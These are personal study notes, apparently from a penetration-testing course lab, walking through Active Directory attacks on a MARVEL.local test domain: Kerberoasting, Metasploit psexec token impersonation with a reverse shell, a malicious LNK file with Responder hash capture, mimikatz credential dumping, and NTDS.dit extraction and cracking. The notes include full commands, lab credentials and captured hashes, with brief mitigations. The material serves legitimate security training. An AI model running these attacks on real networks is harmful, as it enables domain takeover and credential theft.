
Attack to get domain admin in a network

what the attack does:

- takes advantages of --> service accounts

- we have setup one (SQLService)

What happen when we want to request access to a Service:



- lets imagine that we have an application called --> Server
- we want to access this application

in order to do that:

- we need to request some stuff from --> Key Distribution Center (KDC)
- in a legitimate request:
  - we make a --> TGT request (bc we are providing our username and pass to the Domain Controller)
  - we receive a TGT back (Ticket Granting Ticket)
    =>
    any user inside the domain --> can request this TGT
    =>
    if we have compromised an account --> we can ask this TGT

once we do that:

- we need to request --> a TGS ticket (a Service ticket)
- to request it we need to present --> a TGT
- the Domain Controller will send back this TGS
  - what it is interesting:
    - TGS is encrypted with the --> Server account hash

in a normal scenario:

- we will present this TGS to --> the service that we want to access (Application Server)
- the service: will:
  - decrypt the TGS
  - determine if we can access

What we will focus on:

- steps 4
- since we have compromised an account:
  - we can request a TGS
  - we'll receive it by the Domain Contoller
  - we can try to crack that hash

=>
to do that:

- we'll use a tool called --> GetUserSPNs
- the tool will:
  - request a TGS to the Domain Controller using the credentials that we specified
  - return an hash

Attack

turn on the Domain Controller

`sudo GetUserSPNs.py MARVEL.local/fcastle:Password1 -dc-ip 172.16.214.120 -request`

`-dc-ip` --> Domain Controller IP

```
simone@simone-Legion-Pro-5-16ARX8:~/Desktop/TCM$ sudo GetUserSPNs.py MARVEL.local/fcastle:Password1 -dc-ip 172.16.214.128 -request
Impacket v0.12.0.dev1+20240222.90200.337d50d0 - Copyright 2023 Fortra

ServicePrincipalName                  Name        MemberOf                                                      PasswordLastSet             LastLogon  Delegation
------------------------------------  ----------  ------------------------------------------------------------  --------------------------  ---------  ----------
HYDRA-DC/SQLService.MARVEL.local:60111  SQLService  CN=Group Policy Creator Owners,OU=Groups,DC=MARVEL,DC=local  2024-02-17 17:03:09.822947  <never>



[-] CCache file is not found. Skipping...
$krb5tgs$23$*SQLService$MARVEL.LOCAL$MARVEL.local/SQLService*$3681d3e3eaa966293adecb51b5945632$c72584dc9644aba75b4f18721c58e49b476716b82a1576cd8f644b2788adb252257534e6
9ca9ffea09236c05725b64289f6f552280183f1b25d57f496bd8632ec2a785377bb2e51a05ae0102a1fae823c40f9896fc06926d8c356714e395078dbecd2c6efd2deb194e86823957423610aacf41fa9841aa1
2cc9fe3abf93d575cb965f3bfac79803fbf36eab2cf9fd1a2fddd6e026e94b63290b59dc789f876824f661b421b06e669ef37f1a8f1e4701d06f8c8eb0a53caa730d653614d76346f3eb7e7d2702101aeef991a
337b3182feb1cc39377c45b60247ff64f4082f3f1cf200e15962662fa9c1bbe930160ea327a5e8f86cf050292264943a98dfb6502b1652e8624f37674bdd7c872fe0904e846f59af0c1ffc5da52d0d54d1dfbb1
f3aeeac7d27f598143a58d632984c59c1e1a1f2b1b92a9a196b2e72820483e5c96a155ce7e478509a1195e628696ed06d6f18dcab5099c38a01bd24bbff76e8c5b8f30cd713c68193ea91670360bbaec8c91fe1
6bb446cca1b6f2a17595d12354d5dd748cb8f76409c7a851e48f22491d3874f558838bed2e26e7be3be64c2dc8947be40edc3694dabb418d382ac3e55dd2d2eade73242eb797c45c73129a6a825a9fbd26a268d
9f8b64abffb17643ac50050acec3f370835889be39c4c96b30d88ba425258c10dfc4c57d5f10a14b8731bb955faa0453c7aaa0849a7db1a600ad3bf2a8fc49f2d947755b31d9c7ee71cec38089bd8a6df5ea055
fff1657bc5904fbeaa1e4d7a4b69581b73556fb3bd83c3408666fe77904bcc2238dc855aedf5cd194a43a63d5606308ec58888cc3e01ec41623ede5ecb6421c44188733aa0006a1768ad198c35f0603ffe7cfca
ea7afd8348b7bd9996f5d86b94664a2ee4407e0cccd988f74d56a18de3c19abb47ea9ea04cb43c7bdd833e5b8a45dc8942c1492717541079cb51298d22c706fbc81ddb61eeba50bb2fa42b6c68d4dc83dde1fa3
2454a0ac20bf45d0fd0c6a5fda0877123f4bf381d6a4b338b14114d8579f5a987cfc25d73eb7a3ae0db6b2978d5272ef2435129c91ad318e7cb94749d7cf7d7be0d781ef08bed50e7419cb83b8ed3ab665183a0
9c57cf49199a61e5f36c5023b1f083cb9eebce023639005991d1b4ac6b10d62dbca6903e2712e43289c4fe446127b3b5e8ce348d8c5f64115e0097c9a38156dd42af0783dc8a8c8bcd80a063f7092397f2c8d63
c50c13e2b8e4e00c7e391a9d86304f83c39bde1b4de02591a854911ab289a82dfbaf94791e1003937eb0285790a413ed484faa10690d91cb203e8092fc606d1de04945cb0c97a6c1ab024e03ffcbcee5eb0b4b1
9c470792c5e6dee48982cd4d4abd2fe373f1e55ae74812a6fa35583cc2a49b6b3fcf22a027d2435b046091af4949d03460976229317652c030f424ab35f39446a80
```

now:

- copy the entire hash inside a file krb.txt
- use hashcat
  - hashcat -m 13100 krb.txt rockyou.txt
  - $krb5tgs$23$*SQLService$MARVEL.LOCAL$MARVEL.local/SQLService*$3681d3e3eaa966293adecb51b5945632$c72584dc9644aba75b4f18721c58e49b476716b82a1576cd8f644b2788adb252257534e6
9ca9ffea09236c05725b64289f6f552280183f1b25d57f496bd8632ec2a785377bb2e51a05ae0102a1fae823c40f9896fc06926d8c356714e395078dbecd2c6efd2deb194e86823957423610aacf41fa9841aa1
2cc9fe3abf93d575cb965f3bfac79803fbf36eab2cf9fd1a2fddd6e026e94b63290b59dc789f876824f661b421b06e669ef37f1a8f1e4701d06f8c8eb0a53caa730d653614d76346f3eb7e7d2702101aeef991a
337b3182feb1cc39377c45b60247ff64f4082f3f1cf200e15962662fa9c1bbe930160ea327a5e8f86cf050292264943a98dfb6502b1652e8624f37674bdd7c872fe0904e846f59af0c1ffc5da52d0d54d1dfbb1
f3aeeac7d27f598143a58d632984c59c1e1a1f2b1b92a9a196b2e72820483e5c96a155ce7e478509a1195e628696ed06d6f18dcab5099c38a01bd24bbff76e8c5b8f30cd713c68193ea91670360bbaec8c91fe1
6bb446cca1b6f2a17595d12354d5dd748cb8f76409c7a851e48f22491d3874f558838bed2e26e7be3be64c2dc8947be40edc3694dabb418d382ac3e55dd2d2eade73242eb797c45c73129a6a825a9fbd26a268d
9f8b64abffb17643ac50050acec3f370835889be39c4c96b30d88ba425258c10dfc4c57d5f10a14b8731bb955faa0453c7aaa0849a7db1a600ad3bf2a8fc49f2d947755b31d9c7ee71cec38089bd8a6df5ea055
fff1657bc5904fbeaa1e4d7a4b69581b73556fb3bd83c3408666fe77904bcc2238dc855aedf5cd194a43a63d5606308ec58888cc3e01ec41623ede5ecb6421c44188733aa0006a1768ad198c35f0603ffe7cfca
ea7afd8348b7bd9996f5d86b94664a2ee4407e0cccd988f74d56a18de3c19abb47ea9ea04cb43c7bdd833e5b8a45dc8942c1492717541079cb51298d22c706fbc81ddb61eeba50bb2fa42b6c68d4dc83dde1fa3
2454a0ac20bf45d0fd0c6a5fda0877123f4bf381d6a4b338b14114d8579f5a987cfc25d73eb7a3ae0db6b2978d5272ef2435129c91ad318e7cb94749d7cf7d7be0d781ef08bed50e7419cb83b8ed3ab665183a0
9c57cf49199a61e5f36c5023b1f083cb9eebce023639005991d1b4ac6b10d62dbca6903e2712e43289c4fe446127b3b5e8ce348d8c5f64115e0097c9a38156dd42af0783dc8a8c8bcd80a063f7092397f2c8d63
c50c13e2b8e4e00c7e391a9d86304f83c39bde1b4de02591a854911ab289a82dfbaf94791e1003937eb0285790a413ed484faa10690d91cb203e8092fc606d1de04945cb0c97a6c1ab024e03ffcbcee5eb0b4b1
9c470792c5e6dee48982cd4d4abd2fe373f1e55ae74812a6fa35583cc2a49b6b3fcf22a027d2435b046091af4949d03460976229317652c030f424ab35f39446a80:MYpassword123#
  - Password found!

Mitigation

The Service account should not be running --> as domain admin

Token Impersonation

Tokens = temporary keys that allow you to acces to a system/network without having to provide credentials each time you access

2 types:

- delegate --> created for logging into a machine
- impersonate --> non interactive

why tokens are bad:
with metasploit we can do --> token impersonation
we can:
- list the available tokens
- impersonate the user that has this token

Attack

We need to turn on THEPUNISHER and the Domain Controller
there are a lot of tools for impersonation --> - metasploit
- mimikatz
here we'll use metasploit

`msfconsole`
`search psexec`
`use exploit/windows/smb/psexec`
`options`
`set paylaod windows/x64/meterpreter/reverse_tcp`
`set rhosts 172.16.214.130` THEPUNISHER_IP
`set smbuser fcastle`
`set smbpass Password1`
`set smbdomain MARVEL.local`
`run`

incognito

#AD_tool
`load incognito`

> **Load an extension**
>
> once you have a shell for example:
> `load incognito`
> `options` (to see all the extension commands)
>
> For example with incognito we can:
>
> - list all the tokens

- impersonate a token
- add a user


from THEPUNISHER machine:
logout and login as --> `MARVEL\administrator` (`P@$$w0rd!`)
=>
in this way we have created --> a delegate token
=>

from msfconsole:
`list_tokens -u` (-u --> user)

```
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
Font Driver Host\UMFD-0
Font Driver Host\UMFD-2
MARVEL\Administrator
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
Window Manager\DWM-2

Impersonation Tokens Available
========================================
No tokens available

meterpreter >
```

`impersonate_token MARVEL\\administrator`

how do we know that we are impersonating this user:
type shell and whoami --> `shell`
`whoami`



let's add one user:

`net user /add hawkeye Password1@ /domain`

add the user to the admin group:

`net group "Domain Admins" hawkeye /ADD /DOMAIN`

how to prove it:

open a new terminal tab

use --> cheet > secretsdump

`<span style="background:#fff88f">secretsdump.py MARVEL.local/hawkeye:'Password1@'@172.16.214.130</span>` (domain controller IP)

=>

with this attack we have:

- impersonate a domain admin
- run commands
- add user to the domain
- made it a domain admin
- compromise the domain without ever actually compromising an account outside THEPUNISHER machine

Mitigation

- Limit user/group token creation permission
- local admin restriction
- account tiering (categorizing customers into groups with similar characteristics and needs)

LNK File Attack

#AD_tool

with this attack we can:

set up a --> watering hole (sorgente)

- let's assume we can access a file share (es HYDRA-DC hackme)
- we want to dump a malicious file into it
  =>

we can do that via Powershell:

```
$objShell = New-Object -ComObject WScript.shell
$lnk = $objShell.CreateShortcut("C:\test.lnk")
$lnk.TargetPath = "\\172.16.214.1\@test.png"
$lnk.WindowStyle = 1
$lnk.IconLocation = "%windir%\system32\shell32.dll, 3"
$lnk.Description = "Test"
$lnk.HotKey = "Ctrl+Alt+T"
$lnk.Save()
```

``

here we:

- are generating a file
- are putting the file inside the file share
- if we have responder up and the file is triggered => we can capture an hash
  =>
  can be useful for --> elevate privileges

> ⚠ **Esempio Callout**
>
> The commands showed for Poweshell:
>
> - must be done in a Windows machine
> - can be whatever windows machine => not necessarily the victim machine
> - PowerShell must be an--> elevate shell

what we are doing with these commands:

- we are creating a link file
- save it inside C drive as --> `C:\@test.lnk`
- the file will try to:
  - resolve an png image
  - bind to the `ATTACKER IP`

When we have typed all the commands:

- go to C and put the `@` --> as first letter of the name of the file
- copy the @test.lnk file inside --> `\\HYDRA-DC/hackme`

From the attacker machine:

- run cheet > Responder

- `sudo python3 Responder.py -I vmnet8 -dPv`

```
simone@simone-Legion-Pro-5-16ARX8:~/Desktop/TCM/tools/Responder$ sudo /etc/init.d/apache2 stop
Stopping apache2 (via systemctl): apache2.service.
simone@simone-Legion-Pro-5-16ARX8:~/Desktop/TCM/tools/Responder$ sudo python3 Responder.py -I vmnet8 -dPv
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.4.0

  To support this project:
  Github -> https://github.com/sponsors/lgandx
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C
```

Now:
if we navigate inside the HYDRA-DC/hackme in the Windows machine
=>
we'll capture the hash inside Responder

```
[SMB] NTLMv2-SSP Client   : 172.16.214.130
[SMB] NTLMv2-SSP Username : MARVEL\fcastle
[SMB] NTLMv2-SSP Hash     : fcastle::MARVEL:be21deb119a8c6a4:A27793A089C0B1F6021039D063C56920:0101000000000000008063F64
36B6DDA01E032EE6A071DCAB4000000000200080050004E005000590001001E00570049004E002D00340037005A00590039003800500035004E00
56004A0004003400570049004E002D00340037005A00590039003800500035004E0056004A002E0050004E00500059002E004C004F00430041004
C000300140050004E00500059002E004C004F00430041004C000500140050004E00500059002E004C004F00430041004C00070008008063F6436B
6DDA0106000400020000008003000300000000000000001000000002000000 1C94D892ADD21DCC5332EC41DA27D402A909B3893308DAAC3BA05F
4CC92AD5B0A00100000000000000000000000000000000000000900220063006900660073002F003100370032002E00310036002E00320031003400
2E0031000000000000000000
[SMB] NTLMv2-SSP Client   : 172.16.214.130
[SMB] NTLMv2-SSP Username : MARVEL\fcastle
[SMB] NTLMv2-SSP Hash     : fcastle::MARVEL:4977cc5895869d9d:E7E356DD54FB0337B56C9F84D7D22D32:0101000000000000008063F64
36B6DDA0120842A5121742E6700000000200080050004E005000590001001E00570049004E002D00340037005A00590039003800500035004E00
56004A0004003400570049004E002D00340037005A00590039003800500035004E0056004A002E0050004E00500059002E004C004F00430041004
C000300140050004E00500059002E004C004F00430041004C000500140050004E00500059002E004C004F00430041004C00070008008063F6436B
6DDA0106000400020000008003000300000000000000001000000002000000 1C94D892ADD21DCC5332EC41DA27D402A909B3893308DAAC3BA05F
4CC92AD5B0A00100000000000000000000000000000000000000900220063006900660073002F003100370032002E00310036002E00320031003400
2E0031000000000000000000
[HTTP] Sending NTLM authentication request to 172.16.214.130
[HTTP] Sending NTLM authentication request to 172.16.214.130
[HTTP] Sending NTLM authentication request to 172.16.214.130
[HTTP] Sending NTLM authentication request to 172.16.214.130
[HTTP] Sending NTLM authentication request to 172.16.214.130
[HTTP] Sending NTLM authentication request to 172.16.214.130
[HTTP] Sending NTLM authentication request to 172.16.214.130
[HTTP] Sending NTLM authentication request to 172.16.214.130
```

Automate the attack

we can automate this attack using --> cheet > crackmapexec
`crackmapexec smb 172.16.214.130 -d marvel.local -u fcastle -p Password1 -M slinky -o NAME=test SERVER=172.16.214.1

`172.16.214.130` --> victim IP (THEPUNISHER)
`172.16.214.1` --> attacker IP

GPP Attacks (cPassword Attacks)

#AD_tool
This is an old attack
=> (no lab but it's still important to know it)

what this attack is:

- Group Policy Preferences (GPP) allowed admins to --> create policies using embedded credentials
- These credentials were encrypted and placed in a --> "cPassword"
- The key was accidentally released to this cPassword
  =>
  these password could be decrypted
- attack was patched in --> MS14-025
- but IT DOES NOT PREVENT --> previous uses
  =>
  still relevant
  bc if these older files were never deleted => - these passwords still exist
  - they still could work in the environment

Mimikatz

#AD_tool
login inside SPIDERMAN as normal user (pparker Password1)

read these lines

first thing to do with this tool:

- set privilege mode for debugging
  =>
  if you only type `privilege::` --> you can see all the modules that you can use
- `privilege::debug`
- now we can run different attacks


sekurlsa


we'll use the module --> sekurlsa (most used)
`sekurlsa::` --> to see all the possibile options

```
Module :        sekurlsa
Full name :     SekurLSA module
Description :   Some commands to enumerate credentials...

            msv  -  Lists LM & NTLM credentials
        wdigest  -  Lists WDigest credentials
       kerberos  -  Lists Kerberos credentials
          tspkg  -  Lists TsPkg credentials
        livessp  -  Lists LiveSSP credentials
        cloudap  -  Lists CloudAp credentials
            ssp  -  Lists SSP credentials
  logonPasswords  -  Lists all available providers credentials
        process  -  Switch (or reinit) to LSASS process  context
       minidump  -  Switch (or reinit) to LSASS minidump context
        bootkey  -  Set the SecureKernel Boot Key to attempt to decrypt LSA Isolated credentials
            pth  -  Pass-the-hash
         krbtgt  -  krbtgt!
    dpapisystem  -  DPAPI_SYSTEM secret
          trust  -  Antisocial
     backupkeys  -  Preferred Backup Master keys
        tickets  -  List Kerberos tickets
          ekeys  -  List Kerberos Encryption Keys
          dpapi  -  List Cached MasterKeys
```

logonPasswords

`sekurlsa::logonPasswords`
what we have found:

- peterparker NTLM hash (that we can decrypt using hashcat)
  

  but most important, we have found: it's the first time that we found it
- MARVEL\administrator password in clear text
  

why we can retrieve this password:

- bc it's stored inside the --> cred manager
- we have the access to the hackme drive share
- and we set up that you can connect --> using different credentials

Post-Compromise Attack strategy

#AD_Strategy
in this phase we have an account
=>
what do we do:

- search for quick wins
  =>
  - Kerberoasting
  - secretsdump
  - pass the hash and pass the password
- no quick wins => dig deep:
  - enumerate (bloodhound)
  - where does your account have access?
  - old vulnerabilities die hard

Post-Domain Compromise Attack

Post-Domain Compromise Attack strategy

#AD_Strategy
here we own the domain

what do we do:

- provide as much value to client as possible
  - if in a 5 days work you compromise the domain in the 1st one => repeat the whole process
    again to find new vuln
  - dump the NTDS.dit and crack passwords
  - enumerates share for sensitive information
- persistence is important
  - what happen if our Domain Admin access is lost?
  - create a Domain Admin account can be useful (you must delete it after finishing the job)
  - creating a Golden Ticket can be useful too (for persistent)

Dumping the NTDS.dit

#AD_tool
NTDS.dit --> DB used to store AD data
includes:
- user information
- group information
- security descriptors
- password hashes

to dump this DB we can use --> secretsdump (with a known domain admin)
=>
`secretsdump.py MARVEL.local/hawkeye:'Password1@'@172.16.214.128 -just-dc-ntlm`
`172.16.214.128 --> Domain Controller IP
in this way we can get all the hashes:

```
simone@simone-Legion-Pro-5-16ARX8:~$ secretsdump.py MARVEL.local/hawkeye:'Password1@'@172.16.214.128 -just-dc-ntlm
Impacket v0.12.0.dev1+20240222.90200.337d50d0 - Copyright 2023 Fortra

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:920ae267e048417fcfe00f49ecbd4b33:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:5ef531267b8ac8f83b12b5a7a04269f2:::
MARVEL.local\tstark:1103:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
MARVEL.local\SQLService:1104:aad3b435b51404eeaad3b435b51404ee:f4ab68f27303bcb4024650d8fc5f973a:::
MARVEL.local\fcastle:1105:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
MARVEL.local\pparker:1106:aad3b435b51404eeaad3b435b51404ee:c39f2beb3d2ec06a62cb887fb391dee0:::
hawkeye:1109:aad3b435b51404eeaad3b435b51404ee:43460d636f269c709b20049cee36ae7a:::
HYDRA-DC$:1000:aad3b435b51404eeaad3b435b51404ee:041639ad1f93a2a055a82b35fb3b47e5:::
THEPUNISHER$:1107:aad3b435b51404eeaad3b435b51404ee:10203904f7769042808cd2ebc7e4589a:::
SPIDERMAN$:1108:aad3b435b51404eeaad3b435b51404ee:143b194240e2837fa59674a49daf5b67:::
[*] Cleaning up...
```

Remember that we need only the last part of each hashes --> to decrypt them
=>
trick to speed up this process:

Speed up hash decrypt with Excel

- copy all the hashes inside excel

	A	B	C	D	E	F	G	H	I	J	K
1	Administrator:500:aad3b435b51404eeaad3b435b51404ee:920ae267e048417fcfe00f49ecbd4b33:::										
2	Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::										
3	krbtgt:502:aad3b435b51404eeaad3b435b51404ee:373f344ccfa81faac6aec5979b4a148d:::										
4	MARVEL.local\tstark:1103:aad3b435b51404eeaad3b435b51404ee:1bc3af33d22c1c2baec10a32db22c72d:::										
5	MARVEL.local\SQLService:1104:aad3b435b51404eeaad3b435b51404ee:f4ab68f27303bcb4024650d8fc5f973a:::										
6	MARVEL.local\fcastle:1105:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::										
7	MARVEL.local\pparker:1106:aad3b435b51404eeaad3b435b51404ee:c39f2beb3d2ec06a62cb887fb391dee0:::										
8	Bhveaollgq:1109:aad3b435b51404eeaad3b435b51404ee:0f43444fd282302e3dde99038281f5b8:::										
9	hawkeye:1110:aad3b435b51404eeaad3b435b51404ee:43460d636f269c709b20049cee36ae7a:::										
10	HYDRA-DC$:1000:aad3b435b51404eeaad3b435b51404ee:a0569c5567c0ffcf18f03aff5c6ed737:::										
11	THEPUNISHER$:1107:aad3b435b51404eeaad3b435b51404ee:a7de24e2c6c09e8d183ba95c140b6f39:::										
12	SPIDERMAN$:1108:aad3b435b51404eeaad3b435b51404ee:1687199c4c82aa55a947390e9e7d5b7a:::										

- go to Data > Text to Column > click on Delimited > Next > Click also on Other and set to " `:` " >
- Next > Finish
- in this way we have divided each part --> the last one is what we want

	A	B	C	D	E	F	G	H
1	Administrator	500	aad3b435	920ae267e048417fcfe00f49ecbd4b33				
2	Guest	501	aad3b435	31d6cfe0d16ae931b73c59d7e0c089c0				
3	krbtgt	502	aad3b435	373f344ccfa81faac6aec5979b4a148d				
4	MARVEL.local\tstark	1103	aad3b435	1bc3af33d22c1c2baec10a32db22c72d				
5	MARVEL.local\SQLService	1104	aad3b435	f4ab68f27303bcb4024650d8fc5f973a				
6	MARVEL.local\fcastle	1105	aad3b435	64f12cddaa88057e06a81b54e73b949b				
7	MARVEL.local\pparker	1106	aad3b435	c39f2beb3d2ec06a62cb887fb391dee0				
8	Bhveaollgq	1109	aad3b435	0f43444fd282302e3dde99038281f5b8				
9	hawkeye	1110	aad3b435	43460d636f269c709b20049cee36ae7a				
10	HYDRA-DC$	1000	aad3b435	a0569c5567c0ffcf18f03aff5c6ed737				
11	THEPUNISHER$	1107	aad3b435	a7de24e2c6c09e8d183ba95c140b6f39				
12	SPIDERMAN$	1108	aad3b435	1687199c4c82aa55a947390e9e7d5b7a				

=>

- copy all the hash
- paste them inside a txt file
- use hashcat to decrypt them

`hashcat -m 1000 hashNTDS.txt /home/simone/Desktop/TCM/rockyou.txt`

=>

we have found 6/12 passwords

now type `--show` to print all of them:

